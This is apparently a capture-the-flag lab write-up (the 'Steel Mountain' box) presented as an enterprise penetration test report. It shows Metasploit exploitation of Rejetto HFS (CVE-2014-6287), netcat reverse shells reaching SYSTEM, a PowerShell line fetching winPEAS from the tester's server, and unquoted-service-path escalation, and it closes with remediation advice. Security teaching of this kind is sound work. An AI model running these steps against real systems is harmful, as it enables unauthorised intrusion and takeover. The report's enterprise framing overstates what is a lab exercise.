Comprehensive Windows Penetration Testing Report

Target System: Windows Enterprise Environment


Lead Penetration Tester: SK Arif Bin Ekram
Testing Objective: To identify and exploit potential security vulnerabilities within the target Windows environment, following the OWASP Top 10 methodology to assess the risk level and impact on the organization.

Executive Summary

This report details the findings from a rigorous penetration testing exercise against a Windows-based host system within the [Redacted] organization. The penetration test focused on identifying common vulnerabilities as outlined by the OWASP Top 10, with an emphasis on gaining initial access, escalating privileges, and attaining persistence within the target environment. The testing methodology included a blend of automated scanning tools and manual exploitation techniques to simulate real-world attack vectors.

Detailed Findings & Exploitation


Employee of the Month Information Leak




```
Nmap scan report for ip-10-10-220-142.eu-west-1.compute.internal (10.10.220.142)
Host is up (0.00083s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl          Microsoft SChannel TLS
| fingerprint-strings:
|   TLSSessionReq:
|     *'99:
|     steelmountain0
|     220720070751Z
|     230119070751Z0
|     steelmountain0
|     \xcd_
|     $U;a
|     rk-|a
|     $0"0
|     DH[a5
|     fWob
|     0dLt`
|     \xadK~q
|_    `aV4
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2022-07-20T07:07:51
|_Not valid after:  2023-01-19T07:07:51
|_ssl-date: 2022-07-21T07:52:09+00:00; 0s from scanner time.
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http         HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49169/tcp open  msrpc        Microsoft Windows RPC
49170/tcp open  msrpc        Microsoft Windows RPC
```

- **Affected Component:** Main corporate website served over HTTP (**http://[Target-IP]/index.html**).
- **Proof of Concept:** The home page displayed an "Employee of the Month" section, which inadvertently revealed internal usernames.
- **Technical Details:** Inspecting the HTML source code at **http://[Target-IP]** identified an image file (**BillHarper.png**) referenced in an **<img>** tag, leading to the inference of a potential username for internal employee 'Bill Harper'.


Rejetto HTTP File Server Remote Code Execution (CVE-2014-6287)



- **Affected Component:** Rejetto HTTP File Server exposed on **http://[Target-IP]:8080**.
- **Proof of Concept:** An RCE vulnerability was exploited using URL parameters to inject arbitrary system commands.
- **Technical Details:** The web service hosted on **http://[Target-IP]:8080** was vulnerable to CVE-2014-6287. By manipulating the HTTP GET parameters, it was possible to execute system commands remotely, enabling the upload and execution of a reverse shell payload.



```
-------------------------------------------------------------------------------- ------------------------------------------------
 Exploit Title                                                                  |  URL
-------------------------------------------------------------------------------- ------------------------------------------------
Caedo HTTPd Server 0.5.1 ALPHA - Arbitrary File Download                        | https://www.exploit-db.com/exploits/16075
Easy File Sharing HTTP Server 7.2 - POST Buffer Overflow (Metasploit)           | https://www.exploit-db.com/exploits/42256
Easy File Sharing HTTP Server 7.2 - Remote Overflow (SEH) (Metasploit)          | https://www.exploit-db.com/exploits/39661
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution                      | https://www.exploit-db.com/exploits/37985
GeoVision (GeoHttpServer) Webcams - Remote File Disclosure                      | https://www.exploit-db.com/exploits/37258
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)                     | https://www.exploit-db.com/exploits/48569
HTTP File Server 2.2 - Security Bypass / Denial of Service                      | https://www.exploit-db.com/exploits/33841
httpdx 0.8 - FTP Server Delete/Get/Create Directories/Files                     | https://www.exploit-db.com/exploits/8897
Kukol E.V. HTTP & FTP Server Suite 6.2 - File Disclosure                        | https://www.exploit-db.com/exploits/23121
Mabry Software HTTPServer/X 1.0 0.047 - File Disclosure                         | https://www.exploit-db.com/exploits/22892
MiniHTTPServer Web Forum & File Sharing Server 4.0 - Add User                   | https://www.exploit-db.com/exploits/2651
Monkey HTTP Server 0.1.4 - File Disclosure                                      | https://www.exploit-db.com/exploits/21857
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)          | https://www.exploit-db.com/exploits/34926
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities               | https://www.exploit-db.com/exploits/31056
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload                  | https://www.exploit-db.com/exploits/30850
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)             | https://www.exploit-db.com/exploits/34668
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)             | https://www.exploit-db.com/exploits/39161
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution        | https://www.exploit-db.com/exploits/34852
Small HTTP Server 2.0 1 - Non-Existent File Denial of Service                   | https://www.exploit-db.com/exploits/20403
Sysax Multi Server 6.50 - HTTP File Share Overflow Remote Code Execution (SEH)  | https://www.exploit-db.com/exploits/39585
Techlogica HTTP Server 1.03 - Arbitrary File Disclosure                         | https://www.exploit-db.com/exploits/9660
-------------------------------------------------------------------------------- ------------------------------------------------
```




```
msf5 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.10.220.142
RHOSTS => 10.10.220.142
msf5 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf5 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.200.217:4444
[*] Using URL: http://0.0.0.0:8080/GUeKdut2f
[*] Local IP: http://10.10.200.217:8080/GUeKdut2f
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /GUeKdut2f
[*] Sending stage (176195 bytes) to 10.10.220.142
[*] Meterpreter session 1 opened (10.10.200.217:4444 -> 10.10.220.142:49360) at 2022-07-21 10:31:57 +0100
[!] Tried to delete %TEMP%\KdUuOSo.vbs, unknown result
[*] Server stopped.

meterpreter > 
```

Windows Service Misconfiguration Privilege Escalation

- **Affected Component:** Windows services with unquoted service paths, specifically **AdvancedSystemCareService9**.
- **Proof of Concept:** Exploiting the service path vulnerability by inserting a malicious executable in the service's file path.
- **Technical Details:** The Windows service **AdvancedSystemCareService9**, located at **C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe**, had an unquoted path. By placing a malicious executable named **Program.exe** in **C:\Program Files (x86)**, it was possible to execute the payload with elevated privileges when the service was restarted.


Administrator Account Compromise



```
root@ip-10-10-200-217:~/Downloads# nc -lvnp 4443
Listening on [0.0.0.0] (family 0, port 4443)
Connection from 10.10.220.142 49537 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- **Affected Component:** Administrator desktop environment.
- **Proof of Concept:** A reverse shell obtained during the initial exploitation was leveraged to navigate to the Administrator's desktop and retrieve sensitive data.
- **Technical Details:** With the initial foothold secured, directory traversal to **C:\Users\Administrator\Desktop** was performed, leading to the discovery of a text file containing the 'root' flag, indicating system-level access.


Non-Metasploit Exploitation



```
root@ip-10-10-194-144:~# nc -lvnp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.13.114 49308 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

- **Affected Component:** HTTP service running on port 8080.
- **Proof of Concept:** Manual exploitation using a standalone Python exploit script.
- **Technical Details:** The Exploit-DB script **39161.py** was adapted to execute against **http://[Target-IP]:8080**, facilitating remote command execution. This was achieved by hosting a malicious **nc.exe** payload on a controlled web server, then triggering the vulnerable service to fetch and execute the payload.

Manual Enumeration and Privilege Escalation



```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd C:/users/bill/Desktop
cd C:/users/bill/Desktop

C:\Users\bill\Desktop>powershell -c wget "http://10.10.194.144:8000/winPEASx64.exe" -outfile "winPEAS.exe"
powershell -c wget "http://10.10.194.144:8000/winPEASx64.exe" -outfile "winPEAS.exe"

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

07/21/2022  12:12 PM    <DIR>          .
07/21/2022  12:12 PM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
07/21/2022  12:12 PM         1,936,384 winPEAS.exe
               2 File(s)      1,936,454 bytes
               2 Dir(s)  44,150,501,376 bytes free
```

- **Affected Component:** Windows service configuration and security policy enforcement.
- **Proof of Concept:** Identifying vulnerable service configurations using native PowerShell cmdlets.
- **Technical Details:** The PowerShell command **Get-Service | Where-Object { $_.StartType -eq "Manual" -and $_.DisplayName -like "*Service9" }** was used to identify services with misconfigurations. The identified service was manipulated by replacing its binary with a malicious executable, which was executed with administrative privileges upon service restart.

Recommendations for Remediation

- **Immediate Patching:** Update and patch the HTTP File Server and other vulnerable components to the latest secure versions.
- **Service Configuration Review:** Audit all service path configurations to ensure they are correctly quoted and secure.
- **Access Controls:** Strengthen access control mechanisms to prevent unauthorized information disclosure.
- **User Education:** Conduct security awareness programs focusing on the implications of information leakage and social engineering attacks.
- **Network Segmentation:** Implement network segmentation and restrict access to critical services to minimize the attack surface.

Conclusion

The penetration testing activities have identified significant vulnerabilities within the target Windows environment, which could potentially be exploited by malicious actors. It is crucial to address these findings promptly to mitigate risks and safeguard the organization's assets and data.

Note: This penetration testing report is confidential and is intended to assist [Redacted] in strengthening their cyber defense posture. All testing activities were carried out with full authorization and in accordance with industry best practices and ethical guidelines.